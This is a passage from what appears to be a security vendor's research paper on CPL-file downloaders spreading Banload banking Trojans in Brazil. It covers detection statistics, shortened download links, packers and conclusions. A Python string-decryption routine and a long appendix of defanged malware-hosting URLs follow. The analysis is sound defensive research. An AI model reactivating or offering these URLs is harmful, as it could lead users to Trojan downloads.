The second most important change can be seen throughout 2014 and early 2015, where the percentage of samples the users received increased by 50%. During the first quarter of 2015, three out of every ten samples that users sent to the ESET LATAM Lab were CPL files.

The samples sent by users to the Lab also helped us analyze the frequency with which they reached the Lab:




Chart 2 – Malicious CPL-file reports sent by users

The two years that clearly saw more malicious activity were 2013 and 2014, when 90% of the CPL malware samples were reported. Although we know that this activity began before 2013, analyzing the users' reports sent to our Lab allows us to assess the moment at which they identified a file as suspicious, regardless of the file extension.

Detections, Threats and Functions

Out of the more than 1500 samples we took for our analysis, 82% of the detections are variants of *Win32/TrojanDownloader.Banload*, a malware family that has prevailed for years in Brazil as the main form of malware. Among the most distinctive characteristics of this family we found, according to the **ESET LiveGrid** telemetric data, are that Brazil is the country they affect most and the difference is significant when compared to the rest of the world:

Figure 19 – Detections of Win32/TrojanDownloader.Banload in the world.

When we compare the data from the rest of the world and list the top ten countries most affected by this family of Trojan Downloaders, we find that 76% of the detections in 2014 come from Brazil. This very clearly demonstrates that this malware family is specifically targeting users in that country – the second place, occupied by Spain, has almost eleven times fewer detections and the gap extends further with other countries like Argentina, Colombia and even Portugal.




Chart 3 – Countries with the largest number of Win32/TrojanDownloader.Banload detections

Almost one out of every ten threats detected in Brazil belongs to this family of banking Trojans. The ranking of threats for this country in March 2015 is as follows:




Chart 4 – Top 10 threat propagation in Brazil

As explained in a previous section, the goal of a **Trojan Downloader** is to evade system protection and to download another threat from a website in order to install it and execute it. By means of this technique, attackers try to ensure that the real payload of the attack will not be detected by security software, and thus it will not reveal its true intentions.

URLs and Domains

Throughout the multiple campaigns that involved these banking Trojans, we have identified a total of 419 URLs corresponding to nearly 300 domains in various countries that hosted the threats to be downloaded.

Of the 298 domains we have seen that propagated different threats from 2013 to early 2015, 76 belonged to compromised domains in Brazil that hosted different threats. Some of the links contained in the executable files were shortened through systems like *bit.ly*. Based on the information gathered by these systems, it is possible to confirm the number of clicks made by users on these links and the extent of an attack. In contrast, cybercriminals use URL shortening services as part of their Social Engineering techniques to hide the real domain users are actually visiting. However, in the cases we will discuss below, the shortened URLs were taken from the strings of the malware variants we have analyzed; it is not clear why they used shortened URLs in the executable files.

As an example, if we take one of the links used by cybercriminals at the beginning of 2014 that was spread by shortening its URL, we can see the number of clicks made on the link and throughout its lifetime:




Chart 5 – Clicks on links propagated by making use of URL shorteners

In the picture above we can see that the link (hxxps://bitly.com/KZwqH0) was active during the first months of 2014. Moreover, the same data show that the total number of clicks were more than 9500:

Figure 20 – Detailed number of clicks

In total, there were 10 thousand clicks on the link to this threat and, according to the same statistics provided by the website, 88% of them came from Brazil. This emphasizes that cybercriminals in Brazil are mainly targeting people in the same country, doing so very effectively. In the next table we can see other figures for different shortened links that were also used:

Link	Activity	Number of clicks	% of clicks in Brazil	Threat
hxxp://bit.ly/15ZkZVq+	June 2013	2526	69%	Win32/TrojanDownloader.Banload.RXB
hxxp://bit.ly/19ZHA8D+	January 2014	3014	85%	Win32/TrojanDownloader.Banload.SRX
hxxp://bit.ly/KZwqHo+	February 2014	9504	88%	Win32/TrojanDownloader.Banload.SVU
hxxp://bit.ly/1mzhuM7+	January 2014	6489	88%	Win32/TrojanDownloader.Banload.SRX

Table 1 – Details of the links used

All shortened links that were found in the *Win32/TrojanDownloader.Banload* variants have a very high percentage of clicks in Brazil, which further clarifies who the intended targets of these threats were.

Packers and Protectors

Another aspect we can highlight regarding these campaigns is the software cybercriminals used to protect their threats and even to avoid detection by security solutions. As expected, the most-widely used protection packer – seen in 27% of the cases – was UPX, followed by PECompact with 8%:




Chart 6 – Malicious-CPL-file packers and protectors

Moreover, we have seen a number of threats with uncommon or custom protection packers, including URL encryption, as described in previous sections. Attackers usually employ these tools to reduce the size of their malware and also to avoid detection.

Detections and Malware Families

The last point we will discuss in this section has to do with the malware families that predominate in the CPL files sent by users to the ESET LATAM Lab.

82% of the reports corresponded to ***Win32/TrojanDownloader.Banload*** variants, whose behavior and activities we have analyzed in this article, detailing some characteristic features noted in the Lab. On the other hand, bearing this trend in mind, the family with the second largest detection number is *Win32/Spy.Banker*[10] – a malware family that steals information from the victims' computers through various techniques and then sends it to the attackers.

The distribution of all the malware families with CPL files that we have seen in Latin America is shown below:




Chart 7 – CPL malware in Latin America

Another family we should mention is *Win32/Spy.Banbra*. Malware from this family has been active in Brazil for years [11] and nowadays we still find cases in which cybercriminals are taking advantage of the users' computers to send thousands of spam emails to keep on infecting victims. In Brazil, Banbra is one of the families used to that end.

Furthermore, we would like to highlight that we have noticed the growth of another banking Trojan family in Brazil, detected by ESET as *MSIL/TrojanDownloader.Banload.* This new generation of bankers is developed in .NET, as opposed to the threats we have discussed here, which were written in Delphi, Visual C++ and/or Visual Basic. Though we will not analyze these Trojans here, we would like to emphasize that in the medium term they could certainly become one of the most important malware families in Brazil.

Conclusion

During the period in which this research was conducted, we observed how the cybercriminal ecosystem in Brazil differs from the rest of the region. The manner in which threats are developed and distributed denotes a greater commitment from cybercriminals, who perform their attacks in a customized fashion, by taking into account the different modes of operation in the Brazilian electronic banking. As we have seen, this country is one of the top three users of online banking in Latin America, and half of its social network users made at least one online transaction during 2013. Therefore, we believe this has an impact on cybercriminals, who are investing more effort into these attack campaigns.

To be more specific, in the rest of Latin America we have seen the propagation of different bots, written in various programming languages and making use of different social engineering techniques. These threats, in most cases, come from different crimepacks, either those whose code has leaked or the ones sold in some underground forums. In Brazil, the threats present a more homogeneous structure. As we have already mentioned in this paper, we can see banking Trojans prevailing over other forms of malware in this country.

From the analysis of thousands of samples, we were able to find some answers by looking at certain relationships among them. The similarities found not only in the CPL downloaders but also in the banking Trojans are numerous. In the first place, we see that Delphi is the programming language used in almost all of the samples – except those with custom packers written in other languages, but which still use Delphi in their unpacked code. They also use the same encryption algorithm, which we have not seen with any other threat in the region. Finally, we can say that the propagation campaigns used are similar and that they keep recurring.

All these similarities tell us that these attacks are being carried out by the same cybercriminal group or by many groups that are in contact with each other and who share information. These attackers differ from their peers in the region because they do not use generic crimepacks – although the CPL files containing malicious code did not originate in Brazil, we could ascertain that many of the elements present in the current campaign were made in Brazil. Due to the strings in Portuguese present in the executables, as well as the consistent use of the Delphi language, it is reasonable to believe that quite a lot of local work went into developing the threats, rather than merely adapting those that already exist.

Another point for consideration has to do with the use of Downloaders. It is very common when detecting binaries of this kind not to raise further questions about them. In this case, by doing so we would miss the opportunity to find a malicious campaign in its early stage if we fail to analyze the kinds of threats that are downloaded and executed in a compromised system. It is really worthwhile to investigate where these Downloaders go, so we can detect patterns by country or region.

We can conclude that the CPL files have been recycled by cybercriminals in Brazil and have been the most popular means to propagate banking Trojans in the country recently. Although the functionality of these malware families is specific, the study of payloads and the changes in technology will lead cybercriminals to use new techniques and technologies to propagate their threats.

Here lies the challenge for security companies – to analyze, study and detect the new threats issued by attackers to compromise their future victim's systems'.

References

[1] 2013-05-29, comScore, **2013 Latin America Digital Future in Focus**, http://www.comscore.com/Insights/Presentations-and-Whitepapers/2013/2013-Latin-America-Digital-Future-in-Focus
[2] 2014-04-02, Michael Oleaga, Online Banking Growing in Brazil: More Than Half Made Digital Transactions in 2013, http://www.latinpost.com/articles/9959/20140402/online-banking-growing-brazil-more-half-made-digital-transactions.htm
[3] MSDN, **Implementing Control Panel Items**, http://msdn.microsoft.com/en-us/library/windows/desktop/cc144185%28v=vs.85%29.aspx
[4] 2004-11-15, Delphi Knowledge Base, **How to develop control panel applets**, http://users.atw.hu/delphicikk/listaz.php?id=1283&oldal=7
[5] 2005-03-03, Alex Gusev, **An Ancient Story of Control Panel Applets**, http://www.codeguru.com/cpp/w-p/ce/pocketpc/article.php/c9345/An-Ancient-Story-of-Control-Panel-Applets.htm
[6] MSDN, **DllMain entry point**, https://msdn.microsoft.com/en-us/library/windows/desktop/ms682583%28v=vs.85%29.aspx
[7] ESET Virus Radar, **Win32/TrojanDownloader.Banload**, http://virusradar.com/en/Win32_TrojanDownloader.Banload/detail
[8] 2008-04-21, Marshall Fryman, **Detecting a virtualized environment**, http://ruminatedrumblings.blogspot.com/2008/04/detecting-virtualized-environment.html
[9] Peter Ferrie, **Attacks on Virtual Machine Emulators**, http://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf
[10] ESET Virus Radar, **Win32/Spy.Banker**, http://virusradar.com/en/Win32_Spy.Banker/detail
[11] 2009-02-20, Sebastián Bortnik, **Infección por archivos ¿ejecutables?**, http://www.welivesecurity.com/la-es/2009/02/20/infeccion-archivos-no-ejecutables/

Appendix A

String Decryption Routine in Python

```
def isHexCapitalized(string):
	val = True
	for c in string:
		char = ord(c)
		if (char < 48 or char > 57) and (char < 65 or char > 70):
			val = False
			break
	return val


def descifrar(key, ciphertext):
	llave = key
	cifrada = ciphertext
	descifrada =  ''

	if not isHexCapitalized(cifrada):
		return descifrada

	sub = int(cifrada[:2], 16)
	cifrada = cifrada[2:]

	while cifrada != '':
		xor2 = int(cifrada[:2], 16)
		xor1 = ord(llave[:1])
		llave = llave[1:]
		if llave == '':
			llave = key

		char = xor1 ^ xor2
		if char < sub:
			char = char + 255

		char = char - sub
		if char < 32 and char > 126:
			descifrada = ''
			break

		descifrada = descifrada + chr(char)
		sub = int(cifrada[:2], 16)
		cifrada = cifrada[2:]

	return descifrada
```

Appendix B

List of URLs Obtained Through Static Analysis

- hxxp://137.116.185.18/wararbr/wrar32br.zip
- hxxp://184.173.216.25/~fotosins/Dados/Arquivo_Audio.exe
- hxxp://184.173.216.28/~fotosint/Comentario/Win2102.exe
- hxxp://184.173.225.223/~promoc/Flash_Play.exe
- hxxp://186.202.139.190/ler/bily.mpg?C2C818AEA0D6287d
- hxxp://186.202.179.110/18-07-homer.exe
- hxxp://200.206.76.67/ilusiones/linexs/teste.zip
- hxxp://200.98.200.93/Componente-Certificador.exe
- hxxp://37.187.65.198/bambam.cpl
- hxxp://37.187.65.198/Chrome_Update_2014.exe
- hxxp://50.97.101.7/~subzi845/bck.zip
- hxxp://65.181.122.39/~facebook/carregandoimagens00112299988mmxcvsVCLJKENAytftfvbwei5463425634363.mp3
- hxxp://67.23.255.34/~comentar/Face/Facebook_Comentario.exe
- hxxp://69.162.72.158/img_log.zip
- hxxp://academiebeaute.hu/img/vanessa.mp3?32984329492365353
- hxxp://acmeco.com.br/hydraa.mp3
- hxxp://acompanha-noite.p.ht/notify.php
- hxxp://adobeboleto.googlecode.com/svn/svrc.exe
- hxxp://amentoladofreexxxpoly.com/saidas/polys.pac
- hxxp://anexodocx.zz.vc/image/orasco/vilagepark.rar
- hxxp://aruralsm.com.br/sysviewer/1.zip
- hxxp://asiacongress.com/backendz/fckeditor/editor/plugins/tablecommands/mshtasoft.zip
- hxxp://aslong.googlecode.com/svn/Soft.exe
- hxxp://autoparts.co.nz/Editor/core/barao01/setup.xml
- hxxp://babirossi.com.br/musicas/Like.mp3?B174B272B088BD78B2
- hxxp://bataco.net/shop/cp/001/print.exe
- hxxp://bellathornebrasil.fanzoom.net/galeria/images/messenger.gif
- hxxp://besinciyildiz.av.tr/images/resimler/wappbraweb.zip
- hxxp://bit.ly/15ZkZVq
- hxxp://bit.ly/19ZHA8D
- hxxp://bit.ly/1DbPA0z
- hxxp://bit.ly/KZwqH0
- hxxp://bitly.com/1bRPamp
- hxxp://bitly.com/1eC2YQC
- hxxp://bitly.com/1mzhuM7
- hxxp://bitly.com/1nbf4cS
- hxxp://blogconfianca.institucional.ws/smart.exe
- hxxp://bruslimpo.com.br/images/confi.zip
- hxxp://bussineysday.com/avisos/verifica.php
- hxxp://buyersindex.com/images/spacerx.gif
- hxxp://camoluksu.com/images/tmp.zip
- hxxp://canoasfacil.com.br/site/libraries/iex.exe
- hxxp://capricafe.com.au/images/infect.php
- hxxp://casasbrotinmg.com.br/932849384.zip
- hxxp://cdl2014.hol.es/12072013.zip
- hxxp://cdl2014.hol.es/23082013.zip
- hxxp://cdl2014.hol.es/27082013.jpg
- hxxp://cdl2015.hol.es/27082013.jpg
- hxxp://centraldeinformacao.info/13/setup.xml
- hxxp://centrecomparis.com/images/smile.gif
- hxxp://churrascodorei.com.br/imagens/cobertura/yvenilper.zip
- hxxp://cl.ly/2E131q3s2x0i/download/verdinhas.rar

- hxxp://clientexclusivo.com/htaccess.cpl
- hxxp://commondatastorage.googleapis.com/loadr%2Fbambam.cpl
- hxxp://commondatastorage.googleapis.com/modulos%2FRetBol.dll
- hxxp://commondatastorage.googleapis.com/private2%2Fchromeld.cpl
- hxxp://cpro20222.publiccloud.com.br/dmswinupdate.dll
- hxxp://cpro20222.publiccloud.com.br/Process_windows_system32DHSDISIFSjs.cpl
- hxxp://dekafotos01.url.ph/index.php
- hxxp://disistemas.com.br/font/win.exe
- hxxp://dl.dropboxusercontent.com/s/2czkzhlyz3tikae/conf.html
- hxxp://dl.dropboxusercontent.com/s/khzzta6vscm46su/dig.html
- hxxp://dowinformativo.net/smal/01/html.zip
- hxxp://dtimbiras.megatronicnet.com/kastplay/messenger1.gif
- hxxp://eiainteriors.com/wp-content/plugins/jetpack/08-07-homer.exe
- hxxp://elblocdecomerc.pimec.org/wp-content/plugins/08-07-homer.exe
- hxxp://empresapeixarialtda.com.br/project/gbweb.zip
- hxxp://enmetec.com.br/protec_resp/catalogos/inclussives/nac_iiiiiimportttttesde/ooorxmens/truuulllles.gif
- hxxp://equiplus.com/autoplaza/img-23.mpg?874623846234
- hxxp://expotrator.com.br/img/glyph/libmysql.jpg
- hxxp://expotrator.com.br/img/icons/tabs/libmysql.gif
- hxxp://farjad.de/templates/beez5/images/2013.cpl
- hxxp://fart.bialystok.pl/images/banners/gbweb.zip
- hxxp://flasheplayer.googlecode.com/svn/Song.exe
- hxxp://flock.com.br/work/imagens/Inject.exe
- hxxp://globovisivelmente.com/mac/mshtasoft.zip
- hxxp://harshwhispers.com/img/dunptty.gif
- hxxp://haspnegocios.com/webmaster/clientarea.pac
- hxxp://integro.com.pl/media/smile.gif
- hxxp://jarga3d.com/Armsvcsy.exe
- hxxp://joseluis008.hospedagemdesites.ws/posto.pdf
- hxxp://keyforbysmartprime.org.uk/02/setup.xml
- hxxp://keyforbysmartprime.org.uk/04/setup.xml
- hxxp://keyforbysmartprime.org.uk/07/setup.xml
- hxxp://keyforbysmartprime.org.uk/10/setup.xml
- hxxp://kitexploit.p.ht/notify.php
- hxxp://klikideas.com/jocostop/modules/mod_breadcrumbs/tmpl/zepequeno.jpg
- hxxp://logoscursos.com.br/img/hp/temp.rar
- hxxp://magdamarconi.com.br/galeria/lorena/g1.gif
- hxxp://mamaocomcacucar12.hol.es/novo/tmp.zip
- hxxp://manoelvoraz.com/waidman/PC_Client1.rar
- hxxp://mardelrosa.com.br/imagens/filme.zip
- hxxp://maxmorto1.com/under/key.jpg
- hxxp://mundogynfesta.com/page3/inf/loja1.html
- hxxp://mundogynfesta.com/page4/copa01.html
- hxxp://newcontoks.1gb.ru/Cont_Mod02/notify.php
- hxxp://noithatliti.com/main/images/smile.gif
- hxxp://noithatliti.com/main/modules/smile.gif
- hxxp://oitv.1gb.ru/nq.jpm
- hxxp://omegahar.com/element/gameover1.dat
- hxxp://painelremoto.url.ph/libmysql.jpg
- hxxp://pfa17.fr/chrrme.exe
- hxxp://pfa17.fr/Java.exe
- hxxp://pfa17.fr/Javar.exe
- hxxp://pfa17.fr/mrs.exe
- hxxp://pfa17.fr/msconfige.exe
- hxxp://pfa17.fr/Mspro.exe
- hxxp://pfa17.fr/mswconfi.exe
- hxxp://pfa17.fr/sony.exe

- hxxp://pfa17.fr/Top4.php
- hxxp://ploff.net/wp-content/uploads/gbpsvs2.jpg
- hxxp://portalurate.com/home/media/smile.gif
- hxxp://promocao11.com/neo.jpg
- hxxp://protect.org.br/protect/messenger.gif
- hxxp://protect.org.br/protect/messenger1.gif
- hxxp://protect.org.br/uploads/libmysql.dll
- hxxp://rpwebdesigner.com/~sistemac/2012-01.cpl
- hxxp://saintfiacre.groupe-antilopes.fr/css/fonts/print.exe
- hxxp://server.company.com/scripts/httpsrvr.dll
- hxxp://sixsevengrifes.com.br/snm/copafifa.txt
- hxxp://stelc.net/download/Mendley.mp3
- hxxp://stocco.com.br/admin/css/xquery.rar
- hxxp://stocco.com.br/web/images/zyb_img.zip
- hxxp://stocco.com.br/web/swf/wanil.rar
- hxxp://stocco.com.br/web/wanil.rar
- hxxp://stocco.com.br/web/yshdu_xxaso.zip
- hxxp://sunshinegaragedoors.com/images/banners/images/bckup/bckimg.zip
- hxxp://ta-zikra.com/images/gbweb.zip
- hxxp://tiagopaiva.com/components/com_wrapper/sfognoUU023597320975LIAEUFGAWIU322.2.cpl
- hxxp://topspaintopbrasil.com/caixa/verifica.php
- hxxp://trabalhador.hol.es/fotos.zip
- hxxp://trabalhadores.hol.es/26062013.zip
- hxxp://tributaluci.com.br/vamos005/setup.xml
- hxxp://trishaportbury.com/web/libraries/Xuru.zip
- hxxp://tudobomnavida.com/Limpa.jpg
- hxxp://tudobrasil.freetzi.com/contador.php
- hxxp://uonder.googlecode.com/svn/svrc.exe
- hxxp://vspeletro.com.br/Imagens/28746.mp4
- hxxp://vulcanoempresasv1.hospedagemdesites.ws/java/conte.php
- hxxp://webbrasild.com.br/seguro/diario04.rar
- hxxp://windows2013.googlecode.com/svn/ASCTray.exe
- hxxp://wskop.googlecode.com/svn/Sond.exe
- hxxp://wskop.googlecode.com/svn/Songs.exe
- hxxp://wsolucoes.com/imagens/vpr.mp4?824287642184
- hxxp://www.3dpics.org/media/system/js/email.php
- hxxp://www.4shared.com/download/hMaSoBz9/teste.zip
- hxxp://www.advogadoscaxias.com.br/includes/js/jscalendar-1.0/lang/html/oi/Dlx_x_.png
- hxxp://www.atrevitta.com.br/wp/wp-content/plugins/nextgen-gallery/lib/multisite.dll
- hxxp://www.autokrupobiti.cz/modules/mod_ppc_simple_spotlight/elements/teste.zip
- hxxp://www.brasilmotos.com/imagens/temp.rar
- hxxp://www.calcadoskalliny.com/images/email.php
- hxxp://www.casafavais.com/plugins/system/gbweb.zip
- hxxp://www.cattlognore.com/catalogos/panfletos.pac
- hxxp://www.cidra.com.ar/images/stories/1.pdf
- hxxp://www.cifra.pt/teste/images/email.php
- hxxp://www.clippinglook.com.br/img/icons/DSC00280.jpg
- hxxp://www.confrariademulheresbrasil.com.br/plugins/user/Visualizar.exe
- hxxp://www.contabilidadeattiva.com.br/wsb/w.gif
- hxxp://www.coopibi.coop.br/js/lightbox/contador/scr.php
- hxxp://www.crmpropertiesllc.com/infran.dll
- hxxp://www.cylia.org/theatre/wp-includes/theme-compat/Errorsms.exe
- hxxp://www.entrepreneuressacademy.com/blog/wp-content/plugins/wp-get-post-image/27-07-homer_original.exe
- hxxp://www.eticket.hyrtechsolutions.com/avenger.exe
